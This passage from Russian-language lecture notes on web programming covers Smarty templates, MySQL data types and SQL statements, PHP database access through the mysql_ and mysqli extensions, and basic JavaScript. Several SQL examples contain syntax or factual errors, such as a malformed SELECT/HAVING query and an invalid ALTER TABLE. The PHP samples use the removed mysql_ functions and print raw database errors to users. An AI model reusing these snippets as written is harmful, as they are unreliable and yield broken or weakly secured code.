***Встроенные функции***, имеющиеся в Smarty:

- `{capture}` – содержимое между `{capture name='abc'}` и `{/capture}` сохраняется в переменную, указанную в атрибуте `name`;
- `{config_load}` – используется для загрузки в шаблон переменных из конфигурационных файлов;

- {include} – включение других шаблонов в текущий;
- {foreach},{foreachelse} – используется для работы с ассоциативными и числовыми массивами, причем:
  - .index – номер текущего элемента в массиве (нумерация с нуля),
  - .iteration – номер текущей итерации (нумерация с единицы),
  - .first – равно TRUE, если текущая итерация первая,
  - .last – равно TRUE, если текущая итерация последняя,
  - .show – если оно равно FALSE, результат работы цикла {foreach} не будет отображен,
  - .total – содержит общее количество итераций, которое пройдет данный цикл {foreach};
- {if},{elseif},{else} – парные конструкции, по смыслу аналогичные одноименным в языке PHP, причем доступны все квалификаторы и функции из языка PHP, такие как ||, or, &&, and, is_array() и т.д.;
- {insert} – аналогичен {include} за исключением того, что {insert} не кэшируется, когда кэширование включено;
- {ldelim}, {rdelim} – предотвращение обработки разделителей (по-умолчанию { и });
- {literal} – парный тег, содержимое которого не интерпретируется;
- {php} – вставка PHP-кода прямо в шаблон;
- {section},{sectionelse} – используется для работы с числовыми массивами, причем доступны следующие свойства: index, index_prev, index_next, iteration, first, last, rownum, loop, show, total;
- {strip} – из содержимого между {strip} и {/strip} удаляются повторные пробелы и переносы строк.

***Плагины*** представляют большие возможности расширения функционала Smarty. В качестве плагинов можно описывать свои функции, модификаторы, фильтры и пр. Плагины загружаются только по необходимости и должны храниться в директории $plugins_dir (по умолчанию это поддиректория ***plugins*** директории SMARTY_DIR). При присвоении имен файлам и функциям плагинов, необходимо придерживаться определенных правил, чтобы Smarty находил и мог использовать эти плагины.

Имена файлов плагинов имеют вид ***type.name.php***, где type (тип) есть один из следующих типов плагинов: function, modifier, block, compiler, prefilter, postfilter, outputfilter, resource, insert. Пример: выше описана функция function smarty_function_news($params, &$smarty).

**Практический пример использования шаблонов Smarty.** На практике часто реализуется рассмотренный выше оптимизированный компонентный подход к отделению логики представления от логики

реализации. Рассмотрим стандартную задачу вывода блока новостей. Предполагая, что файл контроллера ***index.php*** отвечает за взаимодействие с пользователем и выбор шаблона, приведем исходный код файлов модели (***news.php***) и шаблона (***news.tpl***) с предполагаемым разбиением обоих на компоненты.

Файл ***news.php*** (модель) содержит следующий код:

```
$query = "SELECT id, date, title, content
            FROM news
            ORDER BY  date DESC"; // новости будут извлекаться из БД
$sql = mysql_query($query) or die(mysql_error()); // извлечение из БД
$news = array();  // создание массива для хранения новостей
while ($row = mysql_fetch_assoc($sql))
{   /* Здесь можно производить манипуляции с данными новостей
    ** перед тем, как они попадут в массив, который будет передан
    ** шаблонизатору (например, можно обработать дату,
    ** переведя название месяца на нужный язык и т.д., но HTML-теги
    ** оформления должны добавляться только в файле шаблона */
    $news[] = $row;
}
$smarty->assign('news', $news); //передача массива $news шаблонизатору
$smarty->display('news.tpl');
```

Файл ***news.tpl*** (шаблон) содержит следующий код:

```
{include file = 'blocks/header.tpl'} {* подключение «шапки» шаблона *}
    {* организация вывода новостей с помощью цикла foreach() *}
    {foreach key=key item=news_item from=$news}
        <h1>{$news_item.title} (опубликовано: {$news_item.date})</h1>
        <p>{$news_item.content}</p>
        <a href="/news/{$news_item.id}/">Подробнее...</a>
    {/foreach}
{include file = 'blocks/footer.tpl'}  {* подключаем низ шаблона *}
```

### *Вопросы для самоконтроля*

1. Раскройте суть подходов к разделению логики реализации и логики представления в web-приложениях на примере схемы MVC. Назовите преимущества и недостатки данной схемы.
2. Какова роль языка шаблонов Smarty в схеме MVC?

### *Упражнения*

1. Создайте web-приложение, позволяющее пользователям регистрироваться на сайте и выводящее список зарегистрированных пользователей по каким-либо задаваемым параметрам (указан E-mail, Skype, ICQ и т.п.). Разделите логику представления от логики реализации web-приложения (без использования шаблонов Smarty).
2. Модернизируйте web-приложение из предыдущего упражнения внедрением инструкций языка шаблонов Smarty.

## 1.6 Лекция 6. Базы данных и СУБД MySQL

*Общие сведения о базах данных и СУБД. Характеристики и особенности СУБД MySQL. Управление базами данных из PHP-сценариев.*

**Общие сведения о базах данных и СУБД.** База данных (БД) – это совокупность хранящихся в компьютерной системе данных в виде т.н. записей, организованных в соответствии с некоторой концептуальной структурой, которая описывает характеристики этих данных и отношения между ними. Таким образом, БД включает не только данные, но и схему (метаданные), описывающую логическую структуру БД в формальном виде. Грамотно спроектированная логическая структура БД позволяет организовать быстрый поиск и извлечение данных.

Создание баз данных и работа с ними осуществляется в системах управления базами данных (СУБД). Примерами СУБД являются Oracle, MS SQL Server, Microsoft Access, FoxPro, SQLite и многие другие.

СУБД MySQL предназначена для работы с реляционными БД, т.е. такими БД, данные в которых представляют собой набор таблиц, называемых отношениями. В названии MySQL составляющая SQL означает Structured Query Language (язык структурированных запросов) – универсальный компьютерный язык, применяемый для создания, модификации и управления данными в реляционных БД. MySQL является свободно распространяемым самостоятельным программным продуктом, но для удобства отладки web-приложений ее включают в состав программных комплексов (WAMP, AppServ, LAMP, Denwer, XAMPP и др.).

**Характеристики и особенности СУБД MySQL** следующие:

- Работа на нескольких платформах:
  - обеспечивается транзакционное и нетранзакционное ядро;
  - используются «быстрые» таблицы (MyISAM, InnoDB);
  - быстрые соединения.
- Большой набор типов данных: 1-, 2-, 3-, 4- и 8-байтные знаковые и беззнаковые целые, `FLOAT`, `DOUBLE`, `CHAR`, `VARCHAR`, `TEXT`, `BLOB`, `SET`, `ENUM`, `DATE`, `TIME`, `DATETIME`, `TIMESTAMP`, записи фиксированной и переменной длины.
- Богатство функционала:
  - использование операторов и функций в составе `SELECT` и `WHERE`;
  - поддержка `GROUP BY` и `ORDER BY` в инструкции `SELECT`;
  - поддержка агрегатных функций (`GROUP_CONCAT()`, `MIN()`, `MAX()`, `AVG()`, `SUM()`, `COUNT()`, `COUNT(DISTINCT ...)` и пр.);
  - поддержка левых и правых внешних соединений: `LEFT OUTER JOIN` и `RIGHT OUTER JOIN`;
  - инструкции `DELETE`, `INSERT`, `REPLACE` и `UPDATE` возвращают число измененных строк;

- поддержка алиасов таблиц и столбцов;
- имена функций не конфликтуют с именами таблиц и полей;
- можно ссылаться на таблицы разных БД в одном предложении.

- Масштабируемость и ограничения:
  - управление БД большого размера (сотни млн. записей);
  - возможность создания внешних ключей для таблиц InnoDB.

Посредством СУБД MySQL каждая БД создается в отдельном каталоге, имя которого совпадает с именем БД. Внутри БД могут быть созданы следующие основные объекты:

- *таблицы* (Table) – именно в таблицах хранятся данные;
- *представления* (просмотры) (View) – это объекты БД, которые позволяют ограничить доступ пользователя подмножеством столбцов и строк одной или нескольких таблиц;
- *индексы* (Index) – это дополнительные структуры, благодаря которым обеспечивается быстрый индексный поиск данных;
- *хранимые процедуры* (Procedure) и *хранимые функции* (Function) – это программный код, хранящийся в БД вместе с данными;
- *триггеры* (Trigger) – это хранимые процедуры, срабатывающие автоматически при наступлении определенных событий при работе с данными: добавление, удаление, изменение.

***Идентификация объектов в БД.*** В СУБД MySQL каждая таблица БД хранится в отдельном файле. СУБД MySQL поддерживает несколько типов таблиц: ISAM, MyISAM, MERGE, HEAP, InnoDB.

- Таблицы ISAM являются устаревшими.
- Таблицы MyISAM перед таблицами ISAM имеют преимущества:
  - позволяют поддерживать больший объем таблиц;
  - позволяют эффективнее работать с индексами и атрибутом `AUTOINCREMENT`;
  - содержимое таблицы хранится в платформонезависимом формате;
  - более эффективно организована поддержка целостности таблицы;
  - поддерживается полнотекстовый поиск с использованием индекса `FULLTEXT`.
- Таблицы BDB – поддерживаются дескриптором Berkeley DB, который обеспечивает:
  - обработку таблиц с использованием транзакций;
  - автоматическое восстановление после сбоев;
  - блокирование на уровне страниц, обеспечивающее хорошую производительность при обработке параллельных запросов.
- Таблицы MERGE – предназначены для объединения нескольких таблиц в одну, чтобы с помощью одного запроса можно обращаться ко всем таблицам, входящим в состав единой таблицы.

- Таблицы HEAP – это временные таблицы, предназначенные для хранения в оперативной памяти (для повышения эффективности в них применяют только строки фиксированной длины).
- Таблицы InnoDB – самые новые таблицы, они поддерживаются дескриптором InnoDB, который обеспечивает:
  - обработку таблиц с использованием транзакций;
  - автоматическое восстановление после сбоев;
  - поддержка ключей, в том числе и каскадного удаления;
  - блокирование на уровне страниц, обеспечивающее хорошую производительность при обработке параллельных запросов;
  - таблицы могут быть распределены по нескольким файлам.

***Типы данных, поддерживаемые в СУБД MySQL.*** При создании любой таблицы необходимо указывать, какой тип данных будет содержать каждое ее поле. Основные типы данных в СУБД MySQL следующие:

- *Целые числа*. Указание целочисленного типа имеет вид:

*префикс***INT [UNSIGNED]**

Необязательный флаг UNSIGNED задает, что будет создано поле для хранения беззнаковых чисел (больших или равных нулю).

- TINYINT (1 байт: диапазон от $-2^7$ до $2^7-1$ или от 0 до $2^8$),
- SMALLINT (2 байта: диапазон от $-2^{15}$ до $2^{15}-1$ или от 0 до $2^{16}$),
- MEDIUMINT (3 байта: диапазон от $-2^{23}$ до $2^{23}-1$ или от 0 до $2^{24}$),
- INT (4 байта: диапазон от $-2^{31}$ до $2^{31}-1$ или от 0 до $2^{32}$),
- BIGINT (8 байт: диапазон от от $-2^{63}$ до $2^{63}-1$ или от 0 до $2^{64}$).

- *Дробные числа*. Указание дробного типа имеет вид:

*имя_типа***[(***длина***,** *точность***)] [UNSIGNED]**

Здесь *длина* – количество знакомест (ширина поля), в которых будет размещено дробное число при его передаче, *точность* – количество учитываемых знаков после десятичной точки. Имена дробных типов:

- UNSIGNED – беззнаковые числа;
- FLOAT – числа с плавающей точкой небольшой точности;
- DOUBLE или REAL – числа с плавающей точкой двойной точности;
- DECIMAL или NUMERIC – дробные числа, хранящееся в виде строки.

- *Строки* представлены типами VARCHAR (с заданием длины) или TEXT (часто с префиксами TINY, MEDIUM и реже LONG), которые отличаются друг от друга тем, что в полях типа TEXT, в отличие от VARCHAR, не может быть значений по умолчанию и индексироваться будут только первые n символов (n задается при создании индексов).
  - CHAR, VARCHAR, TINYTEXT – строки длиной до 255 символов;
  - TEXT – текст длиной до 65 535 символов;
  - MEDIUMTEXT – текст длиной до 16 777 215 символов;
  - LONGTEXT – текст длиной до 4 294 967 295 символов.

- *Бинарный тип* используется для хранения строк, заполненных байтами, не имеющими связи с таблицей символов (например, для хранения изображений). Бинарные типы данных:
  - `TINYBLOB` – не более 255 символов;
  - `BLOB` – не более 65 535 символов;
  - `MEDIUMBLOB` – не более 16 777 215 символов;
  - `LONGBLOB` – не более 4 294 967 295 символов;
- *Дата и время.* MySQL поддерживает несколько типов полей, приспособленных для хранения дат и времени в различных форматах:
  - `DATE` – дата в формате `ГГГГ-ММ-ДД`;
  - `TIME` – время в формате `ЧЧ:ММ:СС`;
  - `DATETIME` – дата и время в формате `ГГГГ-ММ-ДД ЧЧ:ММ:СС`;
  - `TIMESTAMP` – дата и время в формате `timestamp` (при получении значения поля оно отображается не в формате `timestamp`, а в виде `ГГГГММДДЧЧММСС`).

**Работа с СУБД MySQL**. Работать с СУБД MySQL можно тремя основными способами: из командной строки, через web-интерфейс, средствами языков программирования.

*Интерфейс командной строки.* В среде Windows для первого запуска СУБД MySQL необходимо, находясь в командной строке приложения ***cmd.exe***, запустить исполняемый файл ***mysql.exe*** с ключом `-u root`. В Mac OS X и операционных системах семейства Linux нужно в окне терминала ввести команду `mysql -u root -p`. Далее не имеет значения, в какой операционной системе запущена MySQL, поскольку для работы с БД будут использоваться консольные команды самой СУБД MySQL.

Таблица 6.1 – Список основных консольных команд MySQL

| Команда MySQL | Описание |
|---|---|
| **USE** *имя_БД* | выбор БД, с таблицами которой нужно работать |
| **CREATE** *имя_БД*\|*имя_табл* | создание БД или таблицы |
| **SHOW DATABASES\|TABLES** | вывод списка баз данных или таблиц |
| **GRANT/REVOKE ...** | добавление/удаление привилегий пользователя |
| **DESCRIBE** *имя_табл* | описание полей (столбцов) таблицы |
| **DROP** *имя_БД*\|*имя_табл* | удаление БД или таблицы |
| **ALTER** *имя_БД*\|*имя_табл* | модификация БД или таблицы |
| **BACKUP** *имя_табл* | создание резервной копии таблицы |
| **TRUNCATE** *имя_табл* | удаление всех записей таблицы |
| **RENAME** *имя_табл* | переименование таблицы |
| **LOCK\|UNLOCK** *имя_табл* | блокировка/разблокировка таблиц(ы) |
| **INSERT\|DELETE\|UPDATE\|SELECT** | вставка/удаление/обновление/выборка записи(ей) |
| **SOURCE** *имя_файла* | выполнение команд из указанного файла |
| **EXIT\|QUIT\|**Ctrl-C | выход из СУБД MySQL |

*Web-интерфейсом* для администрирования СУБД MySQL служит PHPMyAdmin – web-приложение, написанное на языке PHP, которое позволяет из браузера запускать команды языка SQL, просматривать и модифицировать структуру и содержимое таблиц и БД без непосредственного ввода SQL-команд, предоставляя тем самым дружественный интерфейс.

*Работа с MySQL с помощью языка программирования* (например, PHP) заключается в следующем:

1. Подключение к MySQL.
2. Выбор БД, которая будет использоваться.
3. Создание строки запроса.
4. Выполнение запроса.
5. Извлечение результатов и вывод их на web-страницу.
6. Отключение от MySQL.

**Синтаксис SQL-операторов.** Язык SQL представляет собой совокупность операторов, инструкций и вычисляемых функций. Операторы SQL делятся на следующие группы:

- операторы определения данных (*Data Definition Language, DDL*):
  - `CREATE` – создает объект (БД, таблицу, пользователя и т.д.),
  - `ALTER` – изменяет объект,
  - `DROP` – удаляет объект;
- операторы манипуляции данными (*Data Manipulation Language, DML*):
  - `SELECT` – считывает данные, удовлетворяющие заданным условиям,
  - `INSERT` – добавляет новые данные,
  - `UPDATE` – изменяет существующие данные,
  - `DELETE` – удаляет данные;
- операторы контроля доступа к данным (*Data Control Language, DCL*):
  - `GRANT/REVOKE` – предоставляет/отзывает разрешения пользователю,
  - `DENY` – задает запрет, имеющий приоритет над разрешением;
- операторы контроля транзакций (*Transaction Control Language, TCL*):
  - `COMMIT` – применяет транзакцию,
  - `ROLLBACK` – откатывает все изменения в текущей транзакции,
  - `SAVEPOINT` – делит транзакцию на более мелкие участки.

Язык SQL не чувствителен к регистру, но рекомендуется его ключевые слова писать в верхнем регистре, а параметры (имена таблиц, полей и пр.) – в нижнем.

Поскольку СУБД MySQL используется для малых и средних проектов, то ограничимся рассмотрением синтаксиса наиболее часто используемых операторов.

**1.** ***Синтаксис оператора*** **`CREATE DATABASE`**. Оператор `CREATE DATABASE` создает БД с указанным именем:

**`CREATE DATABASE [IF NOT EXISTS]`** *имя_БД*

При создании БД можно указать для таблиц и столбцов кодировку по умолчанию. Для этого после имени БД необходимо указать конструкцию

**`DEFAULT CHARACTER SET`** *название_кодировки*

Для русских символов рекомендуется назначать кодировку `utf8` или `cp1251`. Чтобы сменить кодировку БД, можно воспользоваться оператором `ALTER DATABASE`. Пример смены кодировки БД `users`:

```
ALTER DATABASE users CHARACTER SET cp1251;
```

**2.** ***Синтаксис оператора*** **`DROP DATABASE`**. Оператор `DROP DATABASE` удаляет все таблицы в указанной БД и саму базу:

**`DROP DATABASE [IF EXISTS]`** *имя_БД*

Оператор `DROP DATABASE` возвращает количество файлов, которые были удалены из директории БД. Как правило, это число равно количеству таблиц, умноженному на три, поскольку обычно каждая таблица представлена тремя файлами – файлами с расширениями ***myd***, ***myi***, ***frm***.

**3.** ***Синтаксис операторов*** **`GRANT`** и **`REVOKE`**. Для повышения безопасности web-приложения и данных нужно разрешать лишь минимально необходимые привилегии для учетных записей пользователей, под которыми в сценариях осуществляются подключения к БД. Пример:

```
GRANT SELECT ON pets TO guest
REVOKE DROP ON cars FROM authorized_user
```

В данных примерах пользователю `guest` разрешено выполнение запросов на выборку, а пользователь `authorized_user` лишен права удалять таблицы.

**4.** ***Синтаксис оператора*** **`CREATE TABLE`**. Инструкция `CREATE TABLE` создает таблицу с заданным именем в текущей БД. Пример:

```
CREATE TABLE IF NOT EXISTS pets (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   animal VARCHAR(30) NOT NULL COMMENT 'какое животное, порода',
   name TINYTEXT,
   sex ENUM('m', 'f') NOT NULL DEFAULT 'm',
   photo MEDIUMBLOB,
   year CHAR(4) NOT NULL COMMENT 'год рождения',
   death_date DATETIME DEFAULT '0000-00-00 00:00:00')
ENGINE InnoDB COMMENT 'Домашние питомцы' ;
```

В данном примере инструкция `CREATE` создает объект `pets` – таблицу типа InnoDB, в которой будет храниться информация разных типов (текстового – для клички питомца, символьного – для описания породы животного и указания года рождения, типа перечисления – для указания пола питомца, двоичного – для хранения фотографии и т.д.). К некоторым полям таблицы указаны комментарии и значения по умолчанию.

**5.** ***Синтаксис оператора*** **`ALTER TABLE`**. Оператор `ALTER TABLE` обеспечивает возможность изменять структуру существующей таблицы –

добавлять/удалять столбцы, создавать/уничтожать индексы, переименовывать столбцы или саму таблицу, а также изменять комментарий для таблицы и ее тип. Примеры переименования столбца (указание типа обязательно), изменения типа столбца, добавления и удаления столбца:

```
ALTER TABLE pets CHANGE name petname TINYTEXT;
ALTER TABLE pets MODIFY year UNSIGNED INT;
ALTER TABLE pets ADD food TEXT, death_reason TEXT;
ALTER TABLE pets DROP food;
```

Для использования оператора ALTER TABLE необходимы привилегии ALTER, INSERT и CREATE для данной таблицы. В выражениях определения полей для ADD и CHANGE используется тот же синтаксис, что и для CREATE TABLE, т.е. этот синтаксис включает с именем столбца его тип. Опция IGNORE управляет работой ALTER TABLE при наличии дубликатов уникальных ключей в новой таблице. Если опция IGNORE не задана, то для данной копии процесс прерывается и происходит откат назад. Если IGNORE указывается, тогда для строк с дубликатами уникальных ключей только первая строка используется, а остальные удаляются.

**6.** ***Синтаксис оператора*** **RENAME TABLE**. Оператор RENAME TABLE переименовывает таблицу (переименование производится слева направо):

```
RENAME TABLE имя_таблицы TO новое_имя_таблицы
[, имя_таблицы2 TO новое_имя_таблицы2,...]
```

При выполнении команды RENAME не должно быть активных транзакций, таблицы не должны быть заблокированы. Необходимо иметь привилегии ALTER и DROP для исходной таблицы, CREATE и INSERT для новой.

**7.** ***Синтаксис оператора*** **DROP TABLE**. Оператор DROP TABLE удаляет одну или несколько таблиц и имеет следующий вид:

```
DROP TABLE [IF EXISTS] имя_таблицы
[, имя_таблицы,...] [RESTRICT | CASCADE]
```

Все табличные данные и определения удаляются. Необходимо иметь соответствующие привилегии для данной таблицы.

**8.** ***Синтаксис оператора*** **SELECT**. Оператор SELECT применяется для извлечения строк, выбранных из одной или нескольких таблиц. Пример:

```
SELECT animal, petname, sex, year FROM pets
  WHERE LOCATE(year,CURRENT_DATE())>0)
  GROUP BY animal
  HAVING sex = 'm' DESC
  ORDER BY petname
  LIMIT 20,10
```

В приведенном примере из таблицы pets производится выборка 10 питомцев (начиная с 20-й позиции возвращенного результата) – рожденных в текущем году питомцев-самцов, результат сортируется в обратном алфавитном порядке их кличек.

В выражении SELECT вместо списка полей таблицы можно указывать символ * (звездочка), означающий выборку всех полей таблицы. Если

дублирующиеся строки в результирующем наборе данных должны быть удалены, то после ключевого слова SELECT указывается параметр DISTINCT.

Кроме того, оператор SELECT можно использовать для извлечения строк, вычисленных без ссылки на какую-либо таблицу. Например:

```
SELECT 1 + 1;
```

Оператор SELECT имеет строгую структуру, т.е. при указании ключевых слов следует точно соблюдать порядок следования инструкций (например, инструкция HAVING должна располагаться после всех инструкций GROUP BY и перед всеми инструкциями ORDER BY). При использовании выражения GROUP BY строки вывода будут группироваться в соответствии с порядком следования полей, заданным списком полей в GROUP BY. В выражении ORDER BY параметры ASC и DESC отвечают за сортировку соответственно в прямом (по умолчанию) и обратном порядке и могут указываться после каждого поля.

В выражении FROM можно задать одну или несколько таблиц, откуда будут извлекаться записи. Если указано имя более одной таблицы, необходимо выполнить объединение с помощью оператора JOIN.

Используя ключевое слово AS, выражению в SELECT можно присвоить псевдоним, который может применяться в качестве имени столбца в предложениях ORDER BY или HAVING. Например:

```
SELECT CONCAT(animal,' ',petname) AS pet FROM pets ORDER BY pet;
```

Однако псевдонимы столбцов нельзя использовать в выражении WHERE, поскольку находящиеся в столбцах величины на момент выполнения WHERE могут быть еще не определены.

Выражение LIMIT используется для ограничения количества строк, возвращенных командой SELECT, и принимает один или два аргумента, которыми могут быть только целочисленные константы. Если в предложении LIMIT задан один аргумент, то он указывает максимальное количество возвращаемых строк, если два – то первый указывает на номер начальной строки в списке всех строк, полученных в результате такого же запроса, но без учета инструкции LIMIT, а второй параметр задает максимальное количество возвращаемых строк.

Если после списка столбцов для выборки задано предложение INTO OUTFILE '*имя_файла*', то строки выборки будут сохраняться в указанный файл, который создается на сервере и до этого не должен существовать. Созданный файл будет доступен для чтения всем пользователям. Форма SELECT … INTO OUTFILE удобна для выполнения очень быстрого резервного копирования таблицы на серверном компьютере, ее нельзя применять для создания результирующего файла на хосте, отличном от серверного. Для использования этой формы команды SELECT необходимы привилегии FILE.

**9.** ***Синтаксис оператора*** INSERT. Оператор INSERT вставляет новые строки в существующую таблицу. Пример:

```
INSERT INTO pets (animal, petname, photo, year)
  VALUES ('кот','Касьян', LOAD_FILE('D:\photos\IMG10038.JPG'), 2012);
```

В форме записи оператора INSERT возможны три вариации:

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
       [INTO] имя_таблицы [(имя_поля1, имя_поля2, ...)]
       VALUES (выражение1, выражение2, ...)
```

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
       [INTO] имя_таблицы [(имя_поля1,...)]
       SELECT ...
```

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
       [INTO] имя_таблицы
       SET имя_поля1 = выражение1, имя_поля2 = выражение2, ...
```

Форма INSERT … VALUES вставляет строки в соответствии с точно указанными в скобках значениями. Форма INSERT … SELECT вставляет строки, выбранные из другой таблицы или таблиц. В третьей вариации столбцы, для которых заданы величины, указываются в части SET. В выражениях могут участвовать имена столбцов, которые ранее были внесены в список значений. Например, можно указать следующее:

```
INSERT INTO имя_таблицы (поле1,поле2) VALUES(8,поле1*2);
```

Но нельзя указать:

```
INSERT INTO имя_таблицы (поле1,поле2) VALUES(поле2*2,8);
```

Если указывается ключевое слово LOW_PRIORITY, то выполнение данной команды INSERT будет задержано до тех пор, пока другие клиенты не завершат чтение этой таблицы. В этом случае данный клиент должен ожидать, пока данная команда вставки не будет завершена, что в случае интенсивного использования таблицы может потребовать значительного времени. В противоположность этому команда INSERT DELAYED позволяет данному клиенту продолжать операцию сразу же.

Если в команде INSERT со строками, имеющими много значений, указывается ключевое слово IGNORE, то все строки, имеющие в этой таблице дублирующиеся ключи PRIMARY или UNIQUE, будут проигнорированы и не будут внесены. Если не указывать IGNORE, то данная операция вставки прекращается при обнаружении строки, имеющей дублирующееся значение существующего ключа.

Оператор INSERT возвращает число вставленных записей и требует наличия привилегии INSERT.

**10.** ***Синтаксис оператора*** **UPDATE**. Оператор UPDATE обновляет столбцы в строках существующей таблицы заданными значениями:

```
UPDATE [LOW_PRIORITY] [IGNORE] имя_таблицы
    SET имя_поля1 = выражение1[, имя_поля2 = выражение2, ...]
    [WHERE условие_where]
    [LIMIT #]
```

В выражении SET указывается, какие именно столбцы следует модифицировать и какие величины должны быть в них установлены. В инструкции WHERE, если она присутствует, задается, какие строки подлежат обновлению. В остальных случаях обновляются все строки. Если задано выражение ORDER BY, то строки будут обновляться в указанном в нем порядке.

Если указывается ключевое слово LOW_PRIORITY, то выполнение данной команды UPDATE задерживается до тех пор, пока другие клиенты не завершат чтение этой таблицы. Если указывается ключевое слово IGNORE, то команда обновления не будет прервана, даже если при обновлении возникнет ошибка дублирования ключей. При этом строки, из-за которых возникают конфликтные ситуации, обновлены не будут.

Если доступ к столбцу из указанного выражения осуществляется по аргументу *имя_таблицы*, то команда UPDATE использует для этого столбца его текущее значение. Примеры:

```
UPDATE pets SET year=year+1;
UPDATE pets
  SET death_date = CONCAT(CURRENT_DATE(),' 00:00:00'),
      death_reason = 'старость'
  WHERE id = 14;
```

**11.** ***Синтаксис оператора*** **DELETE**. Оператор DELETE удаляет из указанной таблицы строки, удовлетворяющие заданным в *условие*_where условиям, и возвращает число удаленных записей. Если оператор DELETE запускается без определения WHERE, то удаляются все строки.

Пример удаления записей из таблицы pets:

```
DELETE FROM pets WHERE year < 2000;
```

**12.** ***Синтаксис оператора*** **TRUNCATE**. В отличие от оператора DELETE, который удаляет строки из таблицы, оператор TRUNCATE удаляет и воссоздает таблицу, что намного быстрее, чем поочередное удаление строк. Данная операция является нетранзакционной (т.е. оператор TRUNCATE не должен применяться, если одновременно выполняется транзакция или активная блокировка таблицы). Оператор TRUNCATE не возвращает количество удаленных строк. Пример очистки таблицы pets:

```
TRUNCATE TABLE pets
```

Полный синтаксис операторов языка SQL представлен в приложении.

**Работа с СУБД MySQL средствами языка PHP.** Ранее были указаны лишь этапы работы с СУБД MySQL средствами языка программирования. Приведем для этих этапов фрагменты PHP-кода.

- Подключение к MySQL (предполагается, что в файле ***login.php*** заданы значения переменных имени пользователя и пароля, имя БД):

```
require_once("login.php");
$db_server=mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Ошибка подключения к MySQL:".mysql_error());
```

- Выбор БД, которая будет использоваться:

```
mysql_select_db($db_database)
or die("Невозможно выбрать базу данных:".mysql_error());
```

- Создание строки запроса:

```
$query = "SELECT * FROM pets";
```

- Выполнение запроса:

```
$result = mysql_query($query);
if(!$result) die("Ошибка доступа к БД:". mysql_error());
```

- Извлечение результатов и вывод их на web-страницу:

```
$n = mysql_num_rows($result);
for ($j = 0; $j < $n; ++$j) {
   echo 'Имя питомца:'.mysql_result($result,$j,'petname').'<br/>';
   echo 'Год рождения:'.mysql_result($result,$j,'year').'<br />';
}
```

- Отключение от MySQL:

```
mysql_close($db_server);
```

**MySQLi.** В отличие от MySQL, расширение MySQLi (буква «i» в названии обозначает *improved* – улучшенный), помимо поддержки транзакций, подготовленных операторов, множественных запросов и некоторых других возможностей, предоставляет программисту как процедурный, так и объектно-ориентированный интерфейс. Пример:

```
<?php
$mysqli = mysqli_connect("server.org", "user", "password", "DB_name");
if (mysqli_connect_errno($mysqli)) {
    echo "Сбой подключения: ".mysqli_connect_error();
}
$res = mysqli_query($mysqli, "SELECT ASCII(2) AS msg");
$row = mysqli_fetch_assoc($res);
echo "ASCII-код двойки равен ".$row['msg'];
//аналогичный результат, но в терминах ООП
$mysqli = new mysqli("server.org", "user", "password", "DB_name");
if ($mysqli->connect_errno) {
    echo "Сбой подключения: ".$mysqli->connect_error;
}
$res = $mysqli->query("SELECT BIN(100) AS msg");
$row = $res->fetch_assoc();
echo "сто в двоичной системе счисления: ".$row['msg'];
?>
```

Как видно из примера, процедурный интерфейс MySQLi схож с интерфейсом MySQL. Многие функции отличаются лишь префиксом в имени, некоторые `mysqli_`-функции требуют дескриптор соединения первым аргументом, в отличие от соответствующих им `mysql_`-функций, которые принимают его в качестве последнего необязательного аргумента.

### *Вопросы для самоконтроля*

1. Каково назначение и возможности программного продукта MySQL?
2. Опишите основные способы работы с СУБД MySQL.
3. Какие новые возможности предоставляет расширение MySQLi?

***Упражнения***

1. Создайте каким-либо способом БД `test`, а в ней – три таблицы (`pets1`, `pets2`, `pets3`) со структурой, аналогичной структуре таблицы `pets` из лекции. Таблицу `pets1` создайте средствами PHPMyAdmin, `pets2` – из командной строки СУБД MySQL, `pets3` – из PHP-сценария.
2. Разработайте web-приложение, позволяющее из браузера редактировать, удалять и вставлять записи в любую из созданных в предыдущем упражнении таблиц.

## 1.7 Лекция 7. Язык сценариев Javascript

*Синтаксис и основные конструкции языка. Объектная модель документа. Использование Javascript на практике.*

**Javascript и текст HTML.** Javascript является языком сценариев, который работает на стороне клиента внутри web-браузера. Код Javascript-сценария помещается между тегами `<script>` и `</script>`. При этом рекомендуется предусмотреть случаи, когда в web-браузере поддержка выполнения Javascript-сценариев отключена или отсутствует. Пример:

```
<html>
  <head>
    <title>Welcome</title>
  </head>
  <body>
    <script type="text/Javascript">
      document.write("Добро пожаловать или посторонним В.")
    </script>
    <noscript>Поддержка Javascript отключена или отсутствует.</noscript>
  </body>
</html>
```

Если нужно выполнить сценарий при загрузке страницы, то его код вставляется не в тело документа, а в раздел `<head>`. Чтобы не смешивать код разных языков (HTML и Javascript) и не загромождать исходный код web-страницы, рекомендуется выносить Javascript-сценарии в отдельные файлы. Включение файлов Javascript осуществляется следующим образом:

```
<script type="text/Javascript" src="http://site.com/lib1.js"></script>
<script type="text/Javascript" src="../lib2.js"></script>
```

В данном примере подключается код сценариев, размещенных в файлах ***lib1.js*** и ***lib2.js***, хранящихся соответственно в корневом каталоге сайта *site.com* и в каталоге, являющемся родительским для текущей страницы.

**Базовый синтаксис языка сценариев Javascript** имеет много общего с языком C и PHP. Язык Javascript чувствителен к регистру. Однострочные комментарии оформляются после символов `//`, многострочные вставляются между символами `/*` и `*/`. Команды разделять точкой с запятой требуется только в случае, если они расположены в одной строке.

***Переменные.*** Javascript, как и PHP, является языком со слабой типизацией. В языке Javascript нет идентификационных символов переменных (таких, как знак доллара в PHP). Имена переменных могут включать цифры, латинские буквы, символ `$` и символ подчеркивания `_`, но не могут начинаться с цифры. Длина имени переменной не ограничена.

*Числовые переменные.* Создание числовой переменной сводится к простому присваиванию переменной дробного или целого значения:

```
counter = 20; temperature = 36.6
```

*Строковые переменные.* Значения строковых переменных должны быть заключены либо в одиночные, либо в двойные кавычки. В строку в двойных кавычках можно включить одиночную кавычку и наоборот; кавычка того же типа внутри строки должна экранироваться. Пример:

```
message = "Слово \"Hi!\" переводится как 'Привет'."
```

Объединение (конкатенация) строк осуществляется знаком **+** (плюс), причем при соединении строки с числом последнее преобразуется в строку автоматически. Пример:

```
document.write("У вас" + count + " сообщений/я.")
```

*Массивы* могут содержать строковые или числовые данные, а также другие массивы. Пример:

```
values = ['abc', 12, "a", 3.14]
```

Создать массивы можно тремя разными способами.

```
// первый способ:
hats = new Array();
hats[0] = "Сомбреро";
